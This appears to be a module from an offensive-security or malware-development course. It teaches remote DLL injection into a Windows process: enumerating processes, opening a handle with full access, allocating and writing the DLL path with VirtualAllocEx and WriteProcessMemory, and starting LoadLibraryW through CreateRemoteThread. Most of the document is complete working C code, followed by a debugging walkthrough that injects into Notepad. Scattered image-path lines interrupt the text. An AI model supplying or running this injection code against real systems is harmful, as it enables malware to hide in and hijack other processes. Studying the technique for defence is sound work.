Process Injection - DLL Injection

Introduction

This module will demonstrate a similar method to the one that was previously shown with the local DLL injection except it will now be performed on a remote process.

Enumerating Processes

Before being able to inject a DLL into a process, a target process must be chosen. Therefore the first step to remote process injection is usually to enumerate the running processes on the machine to know of potential target processes that can be injected. The process ID (or PID) is required to open a handle to the target process and allow the necessary work to be done on the target process.

This module creates a function that performs process enumeration to determine all the running processes. The function `GetRemoteProcessHandle` will be used to perform an enumeration of all running processes on the system, opening a handle to the target process and returning both PID and handle to the process.

CreateToolhelp32Snapshot

The code snippet starts by using CreateToolhelp32Snapshot with the `TH32CS_SNAPPROCESS` flag for its first parameter, which takes a snapshot of all processes running on the system at the moment the function is executed.

```
// Takes a snapshot of the currently running processes
hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
```

PROCESSENTRY32 Structure

Once the snapshot is taken, Process32First is used to get information for the first process in the snapshot. For all the remaining processes in the snapshot, Process32Next is used.

Microsoft's documentation states that both `Process32First` and `Process32Next` require a PROCESSENTRY32 structure to be passed in for their second parameter. After the struct is passed in, the functions will populate the struct with information about the process. The `PROCESSENTRY32` struct is shown below with comments beside the useful members of the struct that will be populated by these functions.

```
typedef struct tagPROCESSENTRY32 {
  DWORD     dwSize;
  DWORD     cntUsage;
  DWORD     th32ProcessID;              // The process ID
  ULONG_PTR th32DefaultHeapID;
  DWORD     th32ModuleID;
  DWORD     cntThreads;
  DWORD     th32ParentProcessID;        // Process ID of the parent
process
  LONG      pcPriClassBase;
  DWORD     dwFlags;
  CHAR      szExeFile[MAX_PATH];        // The name of the executable
file for the process
} PROCESSENTRY32;
```

After `Process32First` or `Process32Next` populate the struct, the data can be extracted from the struct by using the dot operator. For example, to extract the PID use `PROCESSENTRY32.th32ProcessID`.

Process32First & Process32Next

As previously mentioned, `Process32First` is used to get information for the first process and `Process32Next` for all the remaining processes in the snapshot using a do-while loop. The process name that's being searched for, `szProcessName`, is compared against the process name in the current loop iteration which is extracted from the populated structure, `Proc.szExeFile`. If there is a match then the process ID is saved and a handle is opened for that process.

```
// Retrieves information about the first process encountered in the
snapshot.
if (!Process32First(hSnapShot, &Proc)) {
    printf("[!] Process32First Failed With Error : %d \n",
GetLastError());
    goto _EndOfFunction;
}

do {
    // Use the dot operator to extract the process name from the
populated struct
```

```
    // If the process name matches the process we're looking for
    if (wcscmp(Proc.szExeFile, szProcessName) == 0) {
        // Use the dot operator to extract the process ID from the
populated struct
        // Save the PID
        *dwProcessId  = Proc.th32ProcessID;
        // Open a handle to the process
        *hProcess     = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
Proc.th32ProcessID);
        if (*hProcess == NULL)
            printf("[!] OpenProcess Failed With Error : %d \n",
GetLastError());

        break; // Exit the loop
    }

// Retrieves information about the next process recorded the
snapshot.
// While a process still remains in the snapshot, continue looping
} while (Process32Next(hSnapShot, &Proc));
```

Process Enumeration - Code

```
BOOL GetRemoteProcessHandle(IN LPWSTR szProcessName, OUT DWORD*
dwProcessId, OUT HANDLE* hProcess) {

    // According to the documentation:
    // Before calling the Process32First function, set this member to
sizeof(PROCESSENTRY32).
    // If dwSize is not initialized, Process32First fails.
    PROCESSENTRY32  Proc = {
        .dwSize = sizeof(PROCESSENTRY32)
    };

    HANDLE hSnapShot = NULL;

    // Takes a snapshot of the currently running processes
    hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    if (hSnapShot == INVALID_HANDLE_VALUE){
        printf("[!] CreateToolhelp32Snapshot Failed With Error : %d
\n", GetLastError());
```

```
        goto _EndOfFunction;
    }

    // Retrieves information about the first process encountered in
the snapshot.
    if (!Process32First(hSnapShot, &Proc)) {
        printf("[!] Process32First Failed With Error : %d \n",
GetLastError());
        goto _EndOfFunction;
    }

    do {
        // Use the dot operator to extract the process name from the
populated struct
        // If the process name matches the process we're looking for
        if (wcscmp(Proc.szExeFile, szProcessName) == 0) {
            // Use the dot operator to extract the process ID from
the populated struct
            // Save the PID
            *dwProcessId = Proc.th32ProcessID;
            // Open a handle to the process
            *hProcess    = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
Proc.th32ProcessID);
            if (*hProcess == NULL)
                printf("[!] OpenProcess Failed With Error : %d \n",
GetLastError());

            break; // Exit the loop
        }

    // Retrieves information about the next process recorded the
snapshot.
    // While a process still remains in the snapshot, continue
looping
    } while (Process32Next(hSnapShot, &Proc));

    // Cleanup
    _EndOfFunction:
        if (hSnapShot != NULL)
            CloseHandle(hSnapShot);
        if (*dwProcessId == NULL || *hProcess == NULL)
            return FALSE;
        return TRUE;
```

```
}
```

Microsoft's Example

Another process enumeration example is available for viewing here.

Case Sensitive Process Name

The code snippet above contains one flaw that was overlooked which can lead to inaccurate results. The `wcscmp` function was used to compare the process names, but the case sensitivity was not taken into account which means `Process1.exe` and `process1.exe` will be considered two different processes.

The code snippet below fixes this issue by converting the value in the `Proc.szExeFile` member to a lowercase string and then comparing it to `szProcessName`. Therefore, `szProcessName` must always be passed in as a lowercase string.

```
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId,
HANDLE* hProcess) {

    // According to the documentation:
    // Before calling the Process32First function, set this member to
sizeof(PROCESSENTRY32).
    // If dwSize is not initialized, Process32First fails.
    PROCESSENTRY32  Proc = {
        .dwSize = sizeof(PROCESSENTRY32)
    };

    HANDLE hSnapShot = NULL;

    // Takes a snapshot of the currently running processes
    hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    if (hSnapShot == INVALID_HANDLE_VALUE){
        printf("[!] CreateToolhelp32Snapshot Failed With Error : %d
\n", GetLastError());
        goto _EndOfFunction;
    }

    // Retrieves information about the first process encountered in
the snapshot.
    if (!Process32First(hSnapShot, &Proc)) {
```

```
        printf("[!] Process32First Failed With Error : %d \n", 
GetLastError());
        goto _EndOfFunction;
    }

    do {

        WCHAR LowerName[MAX_PATH * 2];

        if (Proc.szExeFile) {
            DWORD   dwSize = lstrlenW(Proc.szExeFile);
            DWORD   i = 0;

            RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

            // Converting each charachter in Proc.szExeFile to a 
lower case character
            // and saving it in LowerName
            if (dwSize < MAX_PATH * 2) {

                for (; i < dwSize; i++)
                    LowerName[i] = 
(WCHAR)tolower(Proc.szExeFile[i]);

                LowerName[i++] = '\0';
            }
        }

        // If the lowercase'd process name matches the process we're 
looking for
        if (wcscmp(LowerName, szProcessName) == 0) {
            // Save the PID
            *dwProcessId = Proc.th32ProcessID;
            // Open a handle to the process
            *hProcess    = OpenProcess(PROCESS_ALL_ACCESS, FALSE, 
Proc.th32ProcessID);
            if (*hProcess == NULL)
                printf("[!] OpenProcess Failed With Error : %d \n", 
GetLastError());

            break;
        }
```

```
    // Retrieves information about the next process recorded the
snapshot.
    // While a process still remains in the snapshot, continue
looping
    } while (Process32Next(hSnapShot, &Proc));

    // Cleanup
    _EndOfFunction:
        if (hSnapShot != NULL)
            CloseHandle(hSnapShot);
        if (*dwProcessId == NULL || *hProcess == NULL)
            return FALSE;
        return TRUE;
    }
```

DLL Injection

A process handle to the target process has been successfully retrieved. The next step is to inject the DLL into the target process which will require the use of several Windows APIs that were previously used and some new ones.

- VirtualAllocEx - Similar to `VirtualAlloc` except it allows for memory allocation in a remote process.
- WriteProcessMemory - Writes data to the remote process. In this case, it will be used to write the DLL's path to the target process.
- CreateRemoteThread - Creates a thread in the remote process

Code Walkthrough

This section will walk through the DLL injection code (shown below). The function `InjectDllToRemoteProcess` takes two arguments:

1. Process Handle - This is a HANDLE to the target process which will have the DLL injected into it.
2. DLL name - The full path to the DLL that will be injected into the target process.

Find LoadLibraryW Address

`LoadLibraryW` is used to load a DLL inside the process that calls it. Since the goal is to load the DLL inside a remote process rather than the local process, then it cannot be invoked directly. Instead, the address of `LoadLibraryW` must be retrieved and passed to a remotely created thread in the process, passing the DLL name as its argument. This works because the address of the `LoadLibraryW` WinAPI will be the same in the remote process as in the local process. To determine the address of the WinAPI, `GetProcAddress` along with `GetModuleHandle` is used.

```
// LoadLibrary is exported by kernel32.dll
// Therefore a handle to kernel32.dll is retrieved followed by the
address of LoadLibraryW
pLoadLibraryW = GetProcAddress(GetModuleHandle(L"kernel32.dll"),
"LoadLibraryW");
```

The address stored in `pLoadLibraryW` will be used as the thread entry when a new thread is created in the remote process.

Allocating Memory

The next step is to allocate memory in the remote process that can fit the DLL's name, `DllName`. The `VirtualAllocEx` function is used to allocate the memory in the remote process.

```
// Allocate memory the size of dwSizeToWrite (that is the size of the
dll name) inside the remote process, hProcess.
// Memory protection is Read-Write
pAddress = VirtualAllocEx(hProcess, NULL, dwSizeToWrite, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
```

Writing To Allocated Memory

After the memory is successfully allocated in the remote process, it's possible to use `WriteProcessMemory` to write to the allocated buffer. The DLL's name is written to the previously allocated memory buffer.

The `WriteProcessMemory` WinAPI function looks like the following based on its documentation

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,               // A handle to the process
whose memory to be written to
  [in]  LPVOID  lpBaseAddress,          // Base address in the
specified process to which data is written
  [in]  LPCVOID lpBuffer,               // A pointer to the buffer
that contains data to be written to 'lpBaseAddress'
  [in]  SIZE_T  nSize,                  // The number of bytes to be
```

```
written to the specified process.
  [out] SIZE_T  *lpNumberOfBytesWritten // A pointer to a 'SIZE_T'
variable that receives the number of bytes actually written
);
```

Based on `WriteProcessMemory`'s parameters shown above, it will be called as the following, writing the buffer (`DllName`) to the allocated address (`pAddress`), returned by the previously called `VirtualAllocEx` function.

```
// The data being written is the DLL name, 'DllName', which is of
size 'dwSizeToWrite'
SIZE_T lpNumberOfBytesWritten = NULL;
WriteProcessMemory(hProcess, pAddress, DllName, dwSizeToWrite,
&lpNumberOfBytesWritten)
```

Execution Via New Thread

After successfully writing the DLL's path to the allocated buffer, CreateRemoteThread will be used to create a new thread in the remote process. This is where the address of `LoadLibraryW` becomes necessary. `pLoadLibraryW` is passed as the starting address of the thread and then `pAddress`, which contains the DLL's name, is passed as an argument to the `LoadLibraryW` call. This is done by passing `pAddress` as the `lpParameter` parameter of `CreateRemoteThread`.

`CreateRemoteThread`'s parameters are the same as that of the `CreateThread` WinAPI function explained earlier, except for the additional `HANDLE hProcess` parameter, which represents a handle to the process in which the thread is to be created.

```
// The thread entry will be 'pLoadLibraryW' which is the address of
LoadLibraryW
// The DLL's name, pAddress, is passed as an argument to LoadLibrary
HANDLE hThread = CreateRemoteThread(hProcess, NULL, NULL,
pLoadLibraryW, pAddress, NULL, NULL);
```

DLL Injection - Code Snippet

```
BOOL InjectDllToRemoteProcess(IN HANDLE hProcess, IN LPWSTR DllName)
{

    BOOL        bSTATE                    = TRUE;
```


```
    LPVOID      pLoadLibraryW             = NULL;
    LPVOID      pAddress                  = NULL;

    // fetching the size of DllName *in bytes*
    DWORD       dwSizeToWrite             = lstrlenW(DllName) *
sizeof(WCHAR);

    SIZE_T      lpNumberOfBytesWritten    = NULL;

    HANDLE      hThread                   = NULL;

    pLoadLibraryW = GetProcAddress(GetModuleHandle(L"kernel32.dll"),
"LoadLibraryW");
    if (pLoadLibraryW == NULL){
        printf("[!] GetProcAddress Failed With Error : %d \n",
GetLastError());
        bSTATE = FALSE; goto _EndOfFunction;
    }

    pAddress = VirtualAllocEx(hProcess, NULL, dwSizeToWrite,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (pAddress == NULL) {
        printf("[!] VirtualAllocEx Failed With Error : %d \n",
GetLastError());
        bSTATE = FALSE; goto _EndOfFunction;
    }

    printf("[i] pAddress Allocated At : 0x%p Of Size : %d\n",
pAddress, dwSizeToWrite);
    printf("[#] Press <Enter> To Write ... ");
    getchar();

    if (!WriteProcessMemory(hProcess, pAddress, DllName,
dwSizeToWrite, &lpNumberOfBytesWritten) || lpNumberOfBytesWritten !=
dwSizeToWrite){
        printf("[!] WriteProcessMemory Failed With Error : %d \n",
GetLastError());
        bSTATE = FALSE; goto _EndOfFunction;
    }

    printf("[i] Successfully Written %d Bytes\n",
lpNumberOfBytesWritten);
```

```
    printf("[#] Press <Enter> To Run ... ");
    getchar();

    printf("[i] Executing Payload ... ");
    hThread = CreateRemoteThread(hProcess, NULL, NULL, pLoadLibraryW, 
pAddress, NULL, NULL);
    if (hThread == NULL) {
        printf("[!] CreateRemoteThread Failed With Error : %d \n", 
GetLastError());
        bSTATE = FALSE; goto _EndOfFunction;
    }
    printf("[+] DONE !\n");


_EndOfFunction:
    if (hThread)
        CloseHandle(hThread);
    return bSTATE;
}
```


Debugging

In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.


First, run `RemoteDllInjection.exe` and pass two arguments, the target process and the full DLL path to inject inside the target process. In this demo, `notepad.exe` is being injected.




The process enumeration successfully worked. Verify that Notepad's PID is indeed `20932` using Process Hacker.




Next, xdbg is attached to the targeted process, Notepad, and check the allocated address. The image below shows that the buffer was successfully allocated.




After the memory allocation, the DLL name is written to the buffer.



Finally, a new thread is created in the remote process which executes the DLL.




Verify that the DLL was successfully injected using Process Hacker's modules tab.



Name	Base address	Size	Description
comctl32.dll	0x7ffe26f00000	2.64 MB	User Experience Controls Li...
comdlg32.dll	0x7ffe386e0000	944 kB	Common Dialogs DLL
consola.ttf	0x2b6aa130000	452 kB	
ControlLib.dll	0x7ffe2ca30000	228 kB	Intel Graphics Control Lib Lo...
CoreMessaging.dll	0x7ffe329e0000	1.19 MB	Microsoft CoreMessaging Dll
CoreUIComponents.dll	0x7ffe2fb90000	3.43 MB	Microsoft Core UI Compone...
crypt32.dll	0x7ffe36470000	1.38 MB	Crypto API32
cryptbase.dll	0x7ffe35a00000	48 kB	Base cryptographic API DLL
C_1252.NLS	0x2b6a3c90000	68 kB	
C_1252.NLS	0x2b6a3d40000	68 kB	
C_437.NLS	0x2b6a3cb0000	68 kB	
C_437.NLS	0x2b6a3d60000	68 kB	
d2d1.dll	0x7ffe31b60000	5.72 MB	Microsoft D2D Library
d3d11.dll	0x7ffe2f070000	2.5 MB	Direct3D 11 Runtime
DataExchange.dll	0x7ffe0df60000	372 kB	Data exchange
dcomp.dll	0x7ffe2ff00000	2.1 MB	Microsoft DirectComposition ...
devobj.dll	0x7ffe35e60000	176 kB	Device Information Set DLL
directmanipulation.dll	0x7ffe19e00000	628 kB	Microsoft Direct Manipulatio...
DirectXApps.sdb	0x7ff4ed080000	1.38 MB	
directxdatabasehelper.dll	0x7ffe30f70000	272 kB	DirectXDatabaseHelper
Dll.dll	0x7ffd4b790000	148 kB	
dwmapi.dll	0x7ffe33840000	188 kB	Microsoft Desktop Window ...
DWrite	7ffe1d4a0000	2.37 MB	Microsoft DirectX Typograph...
DXCore.dll	0x7ffe33470000	224 kB	DXCore
dxgi.dll	0x7ffe334b0000	972 kB	DirectX Graphics Infrastruct...
efswrt.dll	0x7ffdf7870000	876 kB	Storage Protection Windows...
ExpanderExStyles.xbf	0x2b6a7df0000	8 kB	
gdi32.dll	0x7ffe37aa0000	164 kB	GDI Client DLL
gdi32full.dll	0x7ffe36240000	1.09 MB	GDI Client DLL

Head to the threads tab in Process Hacker and notice the thread that is running LoadLibraryW as its entry function



TID	CPU	Cycles delta	Start address	Priority
16668		588,656	ntdll.dll!EtwNotificationRegister+0x2d0	Normal
712			ntdll.dll!EtwNotificationRegister+0x2d0	Normal
17132			Notepad.exe+0x45e28	Normal
17632			MrmCoreR.dll!GetStringValueForManifestField+0x69e0	Normal
19640			kernel32.dll!LoadLibraryW	Normal
1568			directmanipulation.dll+0x15410	Normal
22624			combase.dll!CoDecrementMTAUsage+0x1980	Normal

Previous Modules Complete Next